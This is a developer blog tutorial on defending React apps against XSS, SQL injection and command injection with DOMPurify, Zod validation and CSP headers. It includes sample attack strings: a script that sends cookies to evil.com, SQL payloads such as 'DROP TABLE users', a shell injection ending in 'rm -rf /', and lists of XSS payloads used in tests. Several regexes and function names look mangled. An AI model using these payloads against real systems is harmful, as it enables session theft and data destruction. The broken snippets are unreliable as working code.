

How to Sanitize User Input in React to Prevent Injection Attacks

Learn how to properly sanitize user input in React applications to prevent XSS, SQL injection, and other injection attacks using DOMPurify, validation libraries, and secure coding practices.



@nawazdhandala

• Jan 15, 2026

• 19 min read

• React

• Security

• Input Sanitization

• Injection

• OWASP

• Frontend

User input is the primary attack vector for web applications. Every form field, URL parameter, and API response that touches your React application is a potential entry point for malicious code. Cross-Site Scripting (XSS), SQL injection, and command injection attacks all exploit insufficient input validation and sanitization.

This guide covers comprehensive techniques for securing React applications against injection attacks, from built-in React protections to advanced sanitization libraries and validation patterns.

Understanding Injection Attack Vectors

Before diving into sanitization techniques, you need to understand how attackers exploit user input.

Cross-Site Scripting (XSS)

XSS attacks inject malicious scripts into web pages viewed by other users. There are three main types:

Stored XSS: Malicious script is permanently stored on the target server (database, comment field, forum post) and served to users who view the affected page.

Reflected XSS: Malicious script is reflected off a web server in error messages, search results, or any response that includes user input.

DOM-based XSS: The vulnerability exists in client-side code rather than server-side code. The attack payload is executed as a result of modifying the DOM environment.

```
// Example of vulnerable code  
function SearchResults({ query }) {  
  // DANGEROUS: Directly rendering user input as HTML  
  return <div dangerouslySetInnerHTML={{ __html: query }} />;  
}  
  
// Attacker input: <script>document.location='https://evil.com/steal?cookie='+document.cookie</script>
```

SQL Injection

While React runs client-side, SQL injection can occur when unsanitized input reaches your backend APIs:

```
// Frontend sends unsanitized input  
const response = await fetch(`/api/users?search=${userInput}`);  
  
// Backend constructs query unsafely  
const query = `SELECT * FROM users WHERE name = '${userInput}'`;  
  
// Attacker input: ' OR '1'='1' --  
// Results in: SELECT * FROM users WHERE name = '' OR '1'='1' --'
```

Command Injection

When user input is passed to system commands:

```
// If backend passes user input to shell commands  
const fileName = req.query.file;  
exec(`cat ${fileName}`);  
  
// Attacker input: file.txt; rm -rf /
```

React's Built-in Protections

React provides automatic protection against many XSS attacks through JSX escaping.

Automatic String Escaping

```
function UserComment({ comment }) {  
  // React automatically escapes this - SAFE  
  return <div>{comment}</div>;  
}  
  
// Input: <script>alert('xss')</script>
```

```
// Rendered HTML: &lt;script&gt;alert('xss')&lt;/script&gt;  
// The script tag is displayed as text, not executed
```

Why JSX Escaping Works

React converts potentially dangerous characters to HTML entities:

Character	Entity
<	&lt;
>	&gt;
&	&amp;
"	&quot;
'	&#x27;

```
function SafeDisplay({ userInput }) {  
  // All of these are automatically escaped  
  return (  
    <div>  
      <p>{userInput}</p>  
      <span title={userInput}>{userInput}</span>  
      <input value={userInput} />  
    </div>  
  );  
}
```

When React's Protection is Bypassed

React's automatic escaping does NOT protect you in these scenarios:

```
// 1. Using dangerouslySetInnerHTML  
function Unsafe1({ html }) {  
  return <div dangerouslySetInnerHTML={{ __html: html }} />; // DANGEROUS
```

```
}

// 2. Using href with javascript: protocol
function Unsafe2({ url }) {
  return <a href={url}>Click me</a>; // DANGEROUS if url = "javascript:alert('xss')"
}

// 3. Using eval or Function constructor
function Unsafe3({ code }) {
  eval(code); // EXTREMELY DANGEROUS
  return <div>Executed</div>;
}

// 4. Using innerHTML directly on refs
function Unsafe4({ content }) {
  const ref = useRef();
  useEffect(() => {
    ref.current.innerHTML = content; // DANGEROUS
  }, [content]);
  return <div ref={ref} />;
}
```

Sanitizing with DOMPurify

When you must render HTML content (rich text editors, markdown, CMS content), DOMPurify is the industry standard for sanitization.

Installation

```
npm install dompurify
npm install --save-dev @types/dompurify # For TypeScript
```

Basic Usage

```
import DOMPurify from 'dompurify';

function RichTextDisplay({ htmlContent }) {
  // Sanitize before rendering
  const sanitizedHTML = DOMPurify.sanitize(htmlContent);

  return <div dangerouslySetInnerHTML={{ __html: sanitizedHTML }} />;
}
```

Configuring DOMPurify

DOMPurify allows fine-grained control over what HTML elements and attributes are permitted:

```
import DOMPurify from 'dompurify';

// Create a configured sanitizer
function createSanitizer(config = {}) {
  const defaultConfig = {
    ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br', 'ul', 'ol', 'li', 'code',
'pre'],
    ALLOWED_ATTR: ['href', 'title', 'class'],
    ALLOW_DATA_ATTR: false,
    ADD_ATTR: ['target'],
    FORBID_TAGS: ['script', 'style', 'iframe', 'form', 'input'],
    FORBID_ATTR: ['onerror', 'onload', 'onclick', 'onmouseover'],
  };

  return (dirty) => DOMPurify.sanitize(dirty, { ...defaultConfig, ...config });
}

// Usage
const sanitize = createSanitizer();
const clean = sanitize('<script>alert("xss")</script><p>Hello <strong>World</strong></p>');
// Result: <p>Hello <strong>World</strong></p>
```

DOMPurify Hook System

DOMPurify provides hooks for custom sanitization logic:

```
import DOMPurify from 'dompurify';

// Add hook to modify links
DOMPurify.addHook('afterSanitizeAttributes', (node) => {
  // Add rel="noopener noreferrer" to all links
  if (node.tagName === 'A') {
    node.setAttribute('rel', 'noopener noreferrer');
    node.setAttribute('target', '_blank');
  }

  // Remove inline styles
  if (node.hasAttribute('style')) {
    node.removeAttribute('style');
  }
});

// Add hook to validate URLs
DOMPurify.addHook('uponSanitizeAttribute', (node, data) => {
  if (data.attrName === 'href') {
    const url = data.attrValue;
    // Only allow http, https, and mailto protocols
    if (!/^(https?:|mailto:)/i.test(url)) {
      data.attrValue = '';
    }
  }
});

function SafeHTMLRenderer({ content }) {
  const sanitized = DOMPurify.sanitize(content);
  return <div dangerouslySetInnerHTML={{ __html: sanitized }} />;
}
```

Creating a Reusable Sanitization Component

```
import { useMemo } from 'react';
import DOMPurify from 'dompurify';

// Sanitization profiles for different use cases
const SANITIZATION_PROFILES = {
  // Minimal - only basic formatting
  minimal: {
    ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'br'],
    ALLOWED_ATTR: [],
  },

  // Standard - common formatting and links
  standard: {
    ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br', 'ul', 'ol', 'li',
'blockquote'],
    ALLOWED_ATTR: ['href', 'title'],
    ADD_ATTR: ['target'],
  },

  // Rich - full formatting support
  rich: {
    ALLOWED_TAGS: [
      'h1', 'h2', 'h3', 'h4', 'h5', 'h6',
      'p', 'br', 'hr',
      'b', 'i', 'em', 'strong', 'u', 's', 'mark',
      'a', 'img',
      'ul', 'ol', 'li',
      'table', 'thead', 'tbody', 'tr', 'th', 'td',
      'blockquote', 'pre', 'code',
      'div', 'span',
    ],
    ALLOWED_ATTR: ['href', 'src', 'alt', 'title', 'class', 'id', 'width', 'height'],
    ADD_ATTR: ['target'],
  },

  // Code - for displaying code snippets
  code: {
    ALLOWED_TAGS: ['pre', 'code', 'span'],
    ALLOWED_ATTR: ['class'],
  },
};

function SanitizedHTML({ html, profile = 'standard', className }) {
```



```
const sanitizedHTML = useMemo(() => {
  const config = SANITIZATION_PROFILES[profile] ||
SANITIZATION_PROFILES.standard;
  return DOMPurify.sanitize(html, config);
}, [html, profile]);

return (
  <div
    className={className}
    dangerouslySetInnerHTML={{ __html: sanitizedHTML }}
  />
);
}

// Usage
function BlogPost({ post }) {
  return (
    <article>
      <h1>{post.title}</h1>
      <SanitizedHTML html={post.content} profile="rich" />
    </article>
  );
}

function UserComment({ comment }) {
  return (
    <div className="comment">
      <SanitizedHTML html={comment.text} profile="minimal" />
    </div>
  );
}
```

Input Validation Strategies

Sanitization removes dangerous content; validation ensures input meets expected formats before processing.

Using Zod for Schema Validation

```
npm install zod
```

```
import { z } from 'zod';

// Define validation schemas
const userInputSchemas = {
  email: z.string().email('Invalid email format').max(255),

  username: z.string()
    .min(3, 'Username must be at least 3 characters')
    .max(30, 'Username must be at most 30 characters')
    .regex(/^[a-zA-Z0-9_]+$/, 'Username can only contain letters, numbers, and underscores'),

  password: z.string()
    .min(8, 'Password must be at least 8 characters')
    .regex(/[A-Z]/, 'Password must contain at least one uppercase letter')
    .regex(/[a-z]/, 'Password must contain at least one lowercase letter')
    .regex(/[0-9]/, 'Password must contain at least one number')
    .regex(/[\A-Za-z0-9]/, 'Password must contain at least one special character'),

  url: z.string().url('Invalid URL format').refine(
    (url) => ['http:', 'https:'].includes(new URL(url).protocol),
    'Only HTTP and HTTPS URLs are allowed'
  ),

  phoneNumber: z.string().regex(
    /^+?[1-9]\d{1,14}$/,
    'Invalid phone number format'
  ),

  searchQuery: z.string()
    .max(200, 'Search query too long')
    .transform((val) => val.trim())
    .refine((val) => val.length > 0, 'Search query cannot be empty'),
};

// Validation hook
function useValidation(schema) {
```

```
const validate = (value) => {
  const result = schema.safeParse(value);
  return {
    success: result.success,
    data: result.success ? result.data : null,
    error: result.success ? null : result.error.errors[0].message,
  };
};

return validate;
}

// Usage in a form component
function RegistrationForm() {
  const [formData, setFormData] = useState({
    email: '',
    username: '',
    password: '',
  });
  const [errors, setErrors] = useState({});

  const handleSubmit = (e) => {
    e.preventDefault();

    const newErrors = {};

    // Validate each field
    Object.entries(formData).forEach(([field, value]) => {
      const schema = userInputSchemas[field];
      if (schema) {
        const result = schema.safeParse(value);
        if (!result.success) {
          newErrors[field] = result.error.errors[0].message;
        }
      }
    });

    if (Object.keys(newErrors).length > 0) {
      setErrors(newErrors);
      return;
    }

    // Proceed with registration
    submitRegistration(formData);
  };
}
```

```
return (  
  <form onSubmit={handleSubmit}>  
    <input  
      type="email"  
      value={formData.email}  
      onChange={(e) => setFormData({ ...formData, email: e.target.value })}  
    />  
    {errors.email && <span className="error">{errors.email}</span>}  
  
    {/* ... other fields */}  
  </form>  
);  
}
```

Custom Validation Functions

```
// Comprehensive input validators  
const validators = {  
  // Prevent null byte injection  
  noNullBytes: (value) => {  
    if (typeof value !== 'string') return false;  
    return !value.includes('\0');  
  },  
  
  // Prevent path traversal  
  noPathTraversal: (value) => {  
    if (typeof value !== 'string') return false;  
    const dangerous = ['../', '..\\', '%2e%2e/', '%2e%2e\\'];  
    return !dangerous.some(pattern =>  
      value.toLowerCase().includes(pattern.toLowerCase())  
    );  
  },  
  
  // Safe filename  
  safeFilename: (value) => {  
    if (typeof value !== 'string') return false;  
    // Only allow alphanumeric, dash, underscore, and dot  
    const safePattern = /^[a-zA-Z0-9._-]+$;/;  
    // Prevent hidden files and path traversal  
    return safePattern.test(value) &&
```

```
    !value.startsWith('.') &&
    !value.includes('..');
  },

  // Safe JSON
  safeJSON: (value) => {
    try {
      JSON.parse(value);
      return true;
    } catch {
      return false;
    }
  },

  // No HTML tags
  noHTMLTags: (value) => {
    if (typeof value !== 'string') return false;
    return !/<[^>]*>/g.test(value);
  },

  // No SQL keywords (basic protection, always use parameterized queries)
  noSQLKeywords: (value) => {
    if (typeof value !== 'string') return false;
    const sqlKeywords = [
      'SELECT', 'INSERT', 'UPDATE', 'DELETE', 'DROP', 'UNION',
      'ALTER', 'CREATE', 'TRUNCATE', '--', ';\n', '/*', '*/',
    ];
    const upperValue = value.toUpperCase();
    return !sqlKeywords.some(keyword => upperValue.includes(keyword));
  },

  // Safe integer
  safeInteger: (value) => {
    const num = Number(value);
    return Number.isSafeInteger(num);
  },

  // Bounded number
  boundedNumber: (value, min, max) => {
    const num = Number(value);
    return !isNaN(num) && num >= min && num <= max;
  },
};

// Validation middleware for forms
```

```
function validateField(value, rules) {
  for (const rule of rules) {
    if (typeof rule === 'function') {
      if (!rule(value)) {
        return { valid: false, error: 'Validation failed' };
      }
    } else if (typeof rule === 'object') {
      const { validator, params = [], message } = rule;
      if (!validator(value, ...params)) {
        return { valid: false, error: message || 'Validation failed' };
      }
    }
  }
  return { valid: true, error: null };
}

// Usage
const result = validateField(userInput, [
  validators.noNullBytes,
  validators.noHTMLTags,
  { validator: validators.boundedNumber, params: [0, 1000], message: 'Value must be between 0 and 1000' },
]);
```

Securing URL Parameters and Links

URLs are a common attack vector. Always validate and sanitize URLs before using them.

Safe Link Component

```
import { useMemo } from 'react';

// Allowed protocols whitelist
const SAFE_PROTOCOLS = ['http:', 'https:', 'mailto:', 'tel:'];

function isUriSafe(url) {
  if (!url || typeof url !== 'string') return false;
```

```
try {
  const parsed = new URL(url, window.location.origin);
  return SAFE_PROTOCOLS.includes(parsed.protocol);
} catch {
  // Invalid URL
  return false;
}
```

```
function SafeLink({ href, children, fallback = '#', ...props }) {
  const safeHref = useMemo(() => {
    if (isUrlSafe(href)) {
      return href;
    }
    console.warn(`Blocked potentially unsafe URL: ${href}`);
    return fallback;
  }, [href, fallback]);
```

```
  return (
    <a
      href={safeHref}
      rel="noopener noreferrer"
      {...props}
    >
      {children}
    </a>
  );
}
```

// Usage

```
function UserProfile({ user }) {
  return (
    <div>
      <h2>{user.name}</h2>
      {/* Safe even if user.website is "javascript:alert('xss')" */}
      <SafeLink href={user.website}>Visit Website</SafeLink>
    </div>
  );
}
```

URL Parameter Sanitization

```
// Safe URL parameter extraction
function getSafeQueryParam(param, validators = []) {
  const urlParams = new URLSearchParams(window.location.search);
  let value = urlParams.get(param);

  if (value === null) return null;

  // Decode and trim
  value = decodeURIComponent(value).trim();

  // Apply validators
  for (const validator of validators) {
    if (!validator(value)) {
      console.warn(`Invalid query parameter: ${param}`);
      return null;
    }
  }

  return value;
}

// Usage
function SearchPage() {
  const query = getSafeQueryParam('q', [
    (v) => v.length <= 200,
    (v) => !/<script/i.test(v),
  ]);

  // ... use sanitized query
}
```

Dynamic Route Parameter Validation

```
import { useParams, Navigate } from 'react-router-dom';

// Validate route parameters
function useValidatedParams(validators) {
  const params = useParams();
  const validatedParams = {};
}
```



```
const errors = [];

Object.entries(validators).forEach(([key, validator]) => {
  const value = params[key];
  const result = validator(value);

  if (result.valid) {
    validatedParams[key] = result.value;
  } else {
    errors.push({ param: key, error: result.error });
  }
});

return {
  params: validatedParams,
  errors,
  isValid: errors.length === 0,
};
}

// Validator creators
const paramValidators = {
  uuid: (value) => {
    const uuidRegex = /^[0-9a-f]{8}-[0-9a-f]{4}-[1-5][0-9a-f]{3}-[89ab][0-9a-f]{3}-[0-9a-f]{12}$/i;
    if (uuidRegex.test(value)) {
      return { valid: true, value };
    }
    return { valid: false, error: 'Invalid UUID format' };
  },

  positiveInt: (value) => {
    const num = parseInt(value, 10);
    if (!isNaN(num) && num > 0 && num.toString() === value) {
      return { valid: true, value: num };
    }
    return { valid: false, error: 'Invalid positive integer' };
  },

  slug: (value) => {
    const slugRegex = /^[a-z0-9]+(?:-[a-z0-9]+)*$/;
    if (slugRegex.test(value)) {
      return { valid: true, value };
    }
    return { valid: false, error: 'Invalid slug format' };
  }
};
```

```
    },  
  };  
  
  // Usage  
  function ProductPage() {  
    const { params, isValid, errors } = useValidatedParams({  
      productId: paramValidators.uuid,  
      category: paramValidators.slug,  
    });  
  
    if (!isValid) {  
      return <Navigate to="/404" replace />;  
    }  
  
    return <ProductDetails productId={params.productId} />;  
  }  
}
```

Form Input Sanitization Patterns

Controlled Input with Sanitization

```
import { useState, useCallback } from 'react';  
import DOMPurify from 'dompurify';  
  
// Input sanitizers for different field types  
const sanitizers = {  
  // Remove all HTML and trim whitespace  
  text: (value) => {  
    return DOMPurify.sanitize(value, { ALLOWED_TAGS: [] }).trim();  
  },  
  
  // Only allow numbers  
  numeric: (value) => {  
    return value.replace(/[^0-9-]/g, '');  
  },  
  
  // Only allow alphanumeric and specific characters  
  alphanumeric: (value) => {  
    return value.replace(/[^a-zA-Z0-9]/g, '');  
  },  
}
```

```
// Email format
email: (value) => {
  return value.toLowerCase().trim().replace(/^[a-z0-9@._+-]/g, '');
},

// Phone number
phone: (value) => {
  return value.replace(/^[0-9+\\-() ]/g, '');
},

// URL
url: (value) => {
  const trimmed = value.trim();
  // Basic URL encoding of dangerous characters
  return trimmed.replace(/[<>"]/g, '');
},

// Filename
filename: (value) => {
  return value.replace(/^[a-zA-Z0-9._-]/g, '_').replace(/\.{2,}/g, '.');
},
};

// Hook for sanitized input
function useSanitizedInput(initialValue, sanitizerType) {
  const [value, setValue] = useState(initialValue);
  const sanitizer = sanitizers[sanitizerType] || sanitizers.text;

  const handleChange = useCallback((e) => {
    const rawValue = e.target.value;
    const sanitizedValue = sanitizer(rawValue);
    setValue(sanitizedValue);
  }, [sanitizer]);

  return [value, handleChange, setValue];
}

// Usage
function ContactForm() {
  const [name, handleNameChange] = useSanitizedInput('', 'text');
  const [email, handleEmailChange] = useSanitizedInput('', 'email');
  const [phone, handlePhoneChange] = useSanitizedInput('', 'phone');

  return (
```

```

    <form>
    <input value={name} onChange={handleNameChange} placeholder="Name" />
    <input value={email} onChange={handleEmailChange} placeholder="Email" />
    <input value={phone} onChange={handlePhoneChange} placeholder="Phone" />
    </form>
  );
}

```

Rich Text Editor Sanitization

```

import { useState, useCallback } from 'react';
import DOMPurify from 'dompurify';

// Configure DOMPurify for rich text
const RICH_TEXT_CONFIG = {
  ALLOWED_TAGS: [
    'p', 'br', 'strong', 'em', 'u', 's', 'h1', 'h2', 'h3', 'h4', 'h5', 'h6',
    'ul', 'ol', 'li', 'blockquote', 'a', 'img', 'pre', 'code',
    'table', 'thead', 'tbody', 'tr', 'th', 'td',
  ],
  ALLOWED_ATTR: ['href', 'src', 'alt', 'title', 'class', 'target', 'rel'],
  ALLOW_DATA_ATTR: false,
  ADD_ATTR: ['target'],
  FORCE_BODY: true,
};

// Hook to ensure links are safe
DOMPurify.addHook('afterSanitizeAttributes', (node) => {
  if (node.tagName === 'A') {
    node.setAttribute('rel', 'noopener noreferrer');

    // Validate href
    const href = node.getAttribute('href') || '';
    if (!/^https?:\/\//i.test(href) && !href.startsWith('mailto:')) {
      node.removeAttribute('href');
    }
  }
});

if (node.tagName === 'IMG') {
  // Only allow https images
  const src = node.getAttribute('src') || '';

```

```
if (!/^https:\/\/i.test(src)) {
  node.removeAttribute('src');
}
});

function RichTextEditor({ value, onChange, maxLength = 50000 }) {
  const handleEditorChange = useCallback((newContent) => {
    // Sanitize content before updating state
    let sanitized = DOMPurify.sanitize(newContent, RICH_TEXT_CONFIG);

    // Enforce max length on text content
    const textContent = new DOMParser()
      .parseFromString(sanitized, 'text/html')
      .body.textContent || '';

    if (textContent.length > maxLength) {
      console.warn('Content exceeds maximum length');
      return;
    }

    onChange(sanitized);
  }, [onChange, maxLength]);

  return (
    <div className="rich-text-editor">
      /* Your rich text editor component */
      <EditorComponent value={value} onChange={handleEditorChange} />
    </div>
  );
}
```

API Request Sanitization

Sanitizing Data Before API Calls

```
// API request sanitizer
class RequestSanitizer {
  static sanitizeObject(obj, schema) {
    const sanitized = {};
  }
}
```

```
for (const [key, config] of Object.entries(schema)) {
  if (!(key in obj)) continue;

  const value = obj[key];
  const sanitizedValue = this.sanitizeValue(value, config);

  if (sanitizedValue !== undefined) {
    sanitized[key] = sanitizedValue;
  }
}

return sanitized;
}

static sanitizeValue(value, config) {
  const { type, maxLength, pattern, sanitizer, required } = config;

  if (value === null || value === undefined) {
    return required ? undefined : null;
  }

  switch (type) {
    case 'string':
      if (typeof value !== 'string') return undefined;
      let str = DOMPurify.sanitize(value, { ALLOWED_TAGS: [] });
      if (maxLength) str = str.slice(0, maxLength);
      if (pattern && !pattern.test(str)) return undefined;
      if (sanitizer) str = sanitizer(str);
      return str;

    case 'number':
      const num = Number(value);
      if (isNaN(num)) return undefined;
      if (config.min !== undefined && num < config.min) return undefined;
      if (config.max !== undefined && num > config.max) return undefined;
      return num;

    case 'boolean':
      return Boolean(value);

    case 'array':
      if (!Array.isArray(value)) return undefined;
      return value
        .slice(0, config.maxItems || 100)
```

```

    .map(item => this.sanitizeValue(item, config.items))
    .filter(item => item !== undefined);

    case 'object':
      if (typeof value !== 'object') return undefined;
      return this.sanitizeObject(value, config.properties);

    default:
      return undefined;
  }
}

// Usage
const userSchema = {
  name: { type: 'string', maxLength: 100, required: true },
  email: { type: 'string', maxLength: 255, pattern: /^[^s@]+@[^s@]+\.[^s@]+$/ },
  age: { type: 'number', min: 0, max: 150 },
  bio: { type: 'string', maxLength: 1000 },
  tags: { type: 'array', maxItems: 10, items: { type: 'string', maxLength: 50 } },
};

async function createUser(userData) {
  const sanitizedData = RequestSanitizer.sanitizeObject(userData, userSchema);

  const response = await fetch('/api/users', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(sanitizedData),
  });

  return response.json();
}

```

API Response Sanitization

```

// Sanitize API responses before rendering
class ResponseSanitizer {
  static sanitizeHTML(html) {
    return DOMPurify.sanitize(html, {
      ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'],
    });
  }
}

```

```
    ALLOWED_ATTR: ['href'],
  });
}

static sanitizeUser(user) {
  return {
    id: user.id,
    name: this.escapeString(user.name),
    email: this.escapeString(user.email),
    bio: this.sanitizeHTML(user.bio),
    avatar: this.sanitizeUrl(user.avatar),
    createdAt: new Date(user.createdAt).toISOString(),
  };
}

static escapeString(str) {
  if (typeof str !== 'string') return '';
  return str
    .replace(/&/g, '&amp;')
    .replace(/</g, '&lt;')
    .replace(/>/g, '&gt;')
    .replace(/"/g, '&quot;')
    .replace(/'/g, '&#x27;');
}

static sanitizeUrl(url) {
  if (!url || typeof url !== 'string') return '';
  try {
    const parsed = new URL(url);
    if (['http:', 'https:'].includes(parsed.protocol)) {
      return url;
    }
  } catch {
    // Invalid URL
  }
  return '';
}

// Custom hook for fetching and sanitizing data
function useSanitizedFetch(url, sanitizer) {
  const [data, setData] = useState(null);
  const [error, setError] = useState(null);
  const [loading, setLoading] = useState(true);
```



```
useEffect(() => {
  async function fetchData() {
    try {
      const response = await fetch(url);
      const rawData = await response.json();
      const sanitizedData = sanitizer(rawData);
      setData(sanitizedData);
    } catch (err) {
      setError(err);
    } finally {
      setLoading(false);
    }
  }

  fetchData();
}, [url, sanitizer]);

return { data, error, loading };
}

// Usage
function UserProfile({ userId }) {
  const { data: user, loading, error } = useSanitizedFetch(
    `/api/users/${userId}`,
    ResponseSanitizer.sanitizeUser
  );

  if (loading) return <Spinner />;
  if (error) return <Error message={error.message} />;

  return (
    <div>
      <h1>{user.name}</h1>
      <div dangerouslySetInnerHTML={{ __html: user.bio }} />
    </div>
  );
}
```

Content Security Policy (CSP) Integration

CSP provides an additional layer of defense against XSS attacks.

Setting Up CSP Headers

```
// Express middleware for CSP
function cspMiddleware(req, res, next) {
  const nonce = crypto.randomBytes(16).toString('base64');
  res.locals.nonce = nonce;

  res.setHeader('Content-Security-Policy', [
    `default-src 'self'`,
    `script-src 'self' 'nonce-${nonce}'`,
    `style-src 'self' 'unsafe-inline'`, // Required for many CSS-in-JS solutions
    `img-src 'self' https: data:`,
    `font-src 'self' https:`,
    `connect-src 'self' https://api.yourservice.com`,
    `frame-ancestors 'none'`,
    `base-uri 'self'`,
    `form-action 'self'`,
  ].join('; '));

  next();
}
```

React Helmet for Client-Side CSP

```
import { Helmet } from 'react-helmet-async';

function SecurityHeaders({ nonce }) {
  return (
    <Helmet>
    <meta
      httpEquiv="Content-Security-Policy"
      content={`
        default-src 'self';
        script-src 'self' 'nonce-${nonce}';
        style-src 'self' 'unsafe-inline';
        img-src 'self' https: data:;
        connect-src 'self' https://api.example.com;
      `}
    />
  )
}
```

```
    />
    <meta httpEquiv="X-Content-Type-Options" content="nosniff" />
    <meta httpEquiv="X-Frame-Options" content="DENY" />
    <meta httpEquiv="X-XSS-Protection" content="1; mode=block" />
  </Helmet>
);
}
```

Testing Sanitization

Unit Tests for Sanitizers

```
import { describe, it, expect } from 'vitest';
import DOMPurify from 'dompurify';

describe('Input Sanitization', () => {
  describe('XSS Prevention', () => {
    const xssPayloads = [
      '<script>alert("xss")</script>',
      '',
      '<svg onload="alert(\'xss\')">',
      '<a href="javascript:alert(\'xss\')">click</a>',
      '<div onmouseover="alert(\'xss\')">hover</div>',
      '"><script>alert(String.fromCharCode(88,83,83))</script>',
      '<iframe src="javascript:alert(\'xss\')">',
      '<body onload="alert(\'xss\')">',
      '<input onfocus="alert(\'xss\')" autofocus>',
      '<marquee onstart="alert(\'xss\')">',
    ];

    xssPayloads.forEach((payload) => {
      it(`should sanitize: ${payload.substring(0, 50)}...`, () => {
        const sanitized = DOMPurify.sanitize(payload);

        // Should not contain script tags
        expect(sanitized).not.toContain('<script>');

        // Should not contain event handlers
        expect(sanitized).not.toMatch(/on\w+=/i);
      });
    });
  });
});
```

```

    // Should not contain javascript: protocol
    expect(sanitized).not.toContain('javascript:');
  });
});
});

describe('SQL Injection Prevention', () => {
  const sqlPayloads = [
    "' OR '1'='1",
    "'; DROP TABLE users; --",
    "1; SELECT * FROM users",
    "' UNION SELECT * FROM passwords --",
  ];

  sqlPayloads.forEach((payload) => {
    it('should detect SQL injection: ${payload}', () => {
      const containsSQLKeywords =
        /\b(SELECT|INSERT|UPDATE|DELETE|DROP|UNION|ALTER)\b/i.test(payload);
      expect(containsSQLKeywords).toBe(true);
    });
  });
});

describe('URL Validation', () => {
  it('should reject javascript: URLs', () => {
    const isUrlSafe = (url) => {
      try {
        const parsed = new URL(url);
        return ['http:', 'https:'].includes(parsed.protocol);
      } catch {
        return false;
      }
    };

    expect(isUrlSafe('javascript:alert(1)')).toBe(false);
    expect(isUrlSafe('data:text/html,<script>alert(1)</script>')).toBe(false);
    expect(isUrlSafe('https://example.com')).toBe(true);
  });
});
});
});

```

Integration Tests

```
import { render, screen, fireEvent } from '@testing-library/react';
import userEvent from '@testing-library/user-event';

describe('Form Sanitization Integration', () => {
  it('should sanitize form input on submission', async () => {
    const onSubmit = vi.fn();
    render(<ContactForm onSubmit={onSubmit} />);

    const nameInput = screen.getByLabelText('Name');
    await userEvent.type(nameInput, '<script>alert("xss")</script>John');

    const submitButton = screen.getByRole('button', { name: /submit/i });
    await userEvent.click(submitButton);

    expect(onSubmit).toHaveBeenCalledWith(
      expect.objectContaining({
        name: expect.not.stringContaining('<script>'),
      })
    );
  });

  it('should prevent XSS in rendered content', () => {
    const maliciousContent = '';
    render(<SanitizedHTML html={maliciousContent} />);

    const container = screen.getByTestId('sanitized-content');
    expect(container.innerHTML).not.toContain('onerror');
  });
});
```

Security Audit Checklist

Use this checklist to audit your React application for injection vulnerabilities:

```
/*
 * React Security Audit Checklist
 *
 * [ ] No use of dangerouslySetInnerHTML without DOMPurify sanitization
```

```
* [ ] All user-controlled URLs validated before use in href/src attributes
* [ ] No use of eval(), Function(), or new Function() with user input
* [ ] All form inputs have appropriate validation
* [ ] API responses are sanitized before rendering
* [ ] CSP headers configured and enforced
* [ ] No inline event handlers with user input
* [ ] URL parameters are validated and sanitized
* [ ] Rich text editors use proper sanitization
* [ ] External library content is sanitized
* [ ] Error messages don't expose sensitive data
* [ ] Logging doesn't include unsanitized user input
*/

// Automated security scan helper
function securityAudit(component) {
  const issues = [];
  const componentString = component.toString();

  // Check for dangerous patterns
  const patterns = [
    { pattern: /dangerouslySetInnerHTML(?:!.*DOMPurify)/g, message:
'dangerouslySetInnerHTML without DOMPurify' },
    { pattern: /eval\s*\(/g, message: 'Use of eval()' },
    { pattern: /new\s+Function\s*\(/g, message: 'Use of Function constructor' },
    { pattern: /\.innerHTML\s*=/g, message: 'Direct innerHTML assignment' },
    { pattern: /href\s*=\s*\{\{^\}\}\s*\}/g, message: 'Dynamic href - verify URL validation' },
    { pattern: /src\s*=\s*\{\{^\}\}\s*\}/g, message: 'Dynamic src - verify URL validation' },
  ];

  patterns.forEach(({ pattern, message }) => {
    if (pattern.test(componentString)) {
      issues.push(message);
    }
  });

  return issues;
}
```

Summary Table

Attack Type	Prevention Method	React Implementation
-------------	-------------------	----------------------

Stored XSS	Sanitize on input and output	DOMPurify before <code>dangerouslySetInnerHTML</code>
Reflected XSS	Validate URL parameters	<code>useValidatedParams</code> hook, URL validation
DOM XSS	Avoid direct DOM manipulation	Never use <code>innerHTML</code> directly, always sanitize
SQL Injection	Validate and parameterize	Input validation with Zod, never build queries client-side
Command Injection	Whitelist allowed characters	Strict input validation, alphanumeric only where possible
URL Injection	Whitelist protocols	<code>SafeLink</code> component, protocol validation
HTML Injection	Strip or encode HTML	<code>DOMPurify.sanitize()</code> with appropriate config
JSON Injection	Validate JSON structure	Schema validation with Zod
Path Traversal	Validate file paths	Block <code>../</code> patterns, whitelist characters


Key Takeaways

- 1. Trust no input:** Every piece of user input is potentially malicious. Validate and sanitize at both input and output.
- 2. Use React's built-in protection:** JSX automatically escapes content. Only use `dangerouslySetInnerHTML` when absolutely necessary, and always with DOMPurify.
- 3. Defense in depth:** Combine multiple protection layers - input validation, output encoding, CSP headers, and sanitization libraries.
- 4. Validate before sanitize:** Reject clearly invalid input before attempting to sanitize it. Validation should come first.
- 5. Use established libraries:** DOMPurify is battle-tested. Do not write your own HTML sanitizer.
- 6. Test your defenses:** Include XSS payloads in your test suite to verify sanitization works.

7. **Stay updated:** Keep DOMPurify and other security libraries updated. New attack vectors are discovered regularly.
8. **Log but do not expose:** Log sanitization failures for security monitoring, but never expose raw error details to users.

Proper input sanitization is not a one-time task but an ongoing security practice. Regular security audits, dependency updates, and awareness of new attack vectors are essential for maintaining a secure React application.

Share this article



Nawaz Dhandala Author

@nawazdhandala • Jan 15, 2026 • 19 min read

Nawaz is building OneUptime with a passion for engineering reliable systems and improving observability.

 GitHub



Improve this Blog Post

All our blog posts are open source. Found a typo, want to add more detail, or have a better explanation? Anyone can contribute and make this post better for everyone.

 [Edit this Post on GitHub](#)

 [Contributing Guidelines](#)

[Open source >](#)

OneUptime is the Open-Source Observability Platform

Your complete reliability stack unified: infrastructure monitoring, incident management, status pages, and APM. Open-source and self-hostable.

[Get started for free →](#)[Request a demo](#)

Status Page

Real-time status updates



Incidents

Detect and resolve fast



Monitoring

Monitor any resource



On-Call

Smart alert routing



Maintenance

Plan & communicate downtime



Logs

Fastest log ingest and search



Metrics

Performance insights



Traces

End-to-end distributed tracing



Exceptions

Catch and fix bugs early



Workflows

Automate any process



Dashboards

Visualize all your data



Kubernetes

